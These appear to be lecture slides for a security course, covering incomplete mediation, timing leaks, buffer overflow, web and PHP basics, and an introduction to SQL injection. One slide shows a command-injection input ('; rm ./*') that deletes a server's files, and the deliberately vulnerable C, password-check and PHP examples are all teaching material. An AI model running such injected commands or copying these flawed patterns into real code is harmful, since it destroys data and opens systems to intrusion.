


# Application Vulnerabilities

# A Motivating Example

- Break into a system or escalate your privilege



# Two General Approaches

- Identify the credential to break in
  - Weak password
  - Brute force
  - Social engineering
  - .....
- Compromise the program vulnerabilities
  - Incomplete mediation
  - Timing attacks
  - Buffer overflow
  - .....

# Incomplete Mediation

- A program fails to perform “sanity checks” on data.
- An Example:
  - A program that accepts a filename, and outputs its content to a student.

```
void main(int argc, char ** argv) {  
    char buf[1024];  
    char* filename = get_str_from_socket();  
    sprintf(buf, "cat %s", filename);  
    output_socket(system ("buf"));  
}
```

```
%telnet server  
➤ homework1.txt  
➤ Question1  
➤ ....
```

```
%telnet server  
➤ homework1.txt; rm ./*  
➤ Question1.....  
➤ (all files are deleted)
```

# Timing Vulnerability

- The timing of a program leaks sensitive information.

A password verification program.

```
Boolean check(String x){
    pwd = "ohmekciziks";
    len = pwd.len();
    if(x.len() != len)
        return false;
    i = 0;
    while(x[i] == pwd[i]){
        if(i == (len -1))
            return true;
        i++;
    }
    return false;
}
```

## Attacker

**Capability:** password is composed of chars (26);  
can identify the time-consumption/CPU-cycles

**Objective:** obtain password

## Brute Force Attack

Try all the possible combination of chars.

How many times do you need to try (if the attacker knows that the length of the password is 11)?

$26 * 26 * \dots * 26 \Rightarrow 26^{11}$

*Example from Michael A. Erlinger at Harvey Mudd College*

# Timing Vulnerability

- A Better Way?

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    return false;
}
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


Figure from Michael A. Erlinger at Harvey Mudd College

# Buffer Overflow

- A Buffer Overflow is an anomaly where data is stored beyond the boundary of a fixed-length buffer.





# Buffer Overflow

- *Stack Overflow*
- Heap Overflow
- Detailed Discussion in Host Security.

# Web Security


- The World Wide Web (web)
  - WWW is everywhere
    - Banking, shopping, education, communicating, news, ...
  - A lot of applications to support WWW
    - Browsers
    - Servers



# Web Basics


- A web browser identifies a web site with a uniform resource locator (or URL)
- URL (protocol://hostname:port/path-and-file-name)
  - *Protocol*: The application-level protocol used by the client and server, e.g., HTTP, FTP, and telnet.
  - *Hostname*: The DNS domain name or IP of the server.
  - *Port*: The TCP port number that the server is listening for incoming requests from the clients.
  - *Path-and-file-name*: The name and location of the requested resource, under the server document base directory.
- An example
  - <http://www.example.com/directory/file.html>

# Basic Architecture




# Web Basics

- HTTP Request




# Web Basics

- HTTP Response




# Provide Inputs to the HTTP Server in URLs

- Get
  - Parameters & Values are contained in the URL of the request



# Provide Inputs to the HTTP Server in URLs

- Post
  - Parameters & Values are contained in the body of the request





# HTTP Response

- Data
  - HTML
- Executable Scripts
  - Javascript
  - VBScript

# HTML

- Hypertext markup language (HTML)
  - Text formatting
  - Itemized lists
  - Hyperlinks
  - Scripting code
  - Embedded images

# Javascript

- Scripts that can be executed by the browser
  - Program, not only data.
- Scripts can be embedded in the HTML code.
  - `<script></script>`

# How Does a Server Generate Responses

- Static Data
  - E.g., an pure HTML file (with javascript)
- Scripts: dynamically generate content
  - PHP
  - ASP.NET
  - Java
  - .....

# PHP

- Example

- A PHP file named as “people.php”

```
<html>
  <head>
    <title>Query string </title>
  </head>
  <body>

    <?php
    // The value of the variable name is found
    echo "<h1>Hello " . $_GET["name"] . "</h1>";

    // The value of the variable age is found
    echo "<h1>You are " . $_GET["age"] . " years old </h1>";
    ?>


  </body>
</html>
```

# PHP

- Example
  - A PHP file named as “people.php”
- Visit this webpage
  - <http://www.example.com/people.php?name=Joe&age=24>
- What is the response?


# Server-Side Scripting

- Scripting the server



# Server-Side Scripting

- Scripting the server





# An Example

- <!DOCTYPE html>
- <html>
- <body>
- <?php
- \$servername = "localhost";
- \$username = "username";
- \$password = "password";
- \$dbname = "myDB";
- // Create connection
- \$conn = new mysqli(\$servername, \$username, \$password, \$dbname);
- // Check connection
- if (\$conn->connect\_error) {
- die("Connection failed: " . \$conn->connect\_error);
- }
- \$sql = "SELECT id, firstname, lastname FROM MyGuests";
- \$result = \$conn->query(\$sql);
- if (\$result->num\_rows > 0) {
- // output data of each row
- while(\$row = \$result->fetch\_assoc()) {
- echo "<br> id: " . \$row["id"]. " - Name: " . \$row["firstname"]. " " . \$row["lastname"] . "<br>";
- }
- } else {
- echo "0 results";
- }
- \$conn->close();
- ?>
- </body>
- </html>

# SQL Injection Attack

- Exploit a security vulnerability in an SQL application (e.g., web application)
  - A specific case of “incomplete mediation”
- Considered as one of the top 10 web application vulnerabilities of 07 and 10
- A large number of incidents
  - 2014: Biomedical Engineering Servers, Johns Hopkins University
  - 2013: 71 Chinese government databases are compromised using SQL injection
  - .....

# Web Application

- One of the most popular Internet applications

Home

Login

**Username:**

**Password:**

Please note your password is case sensitive.

Login

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# Under the Hood

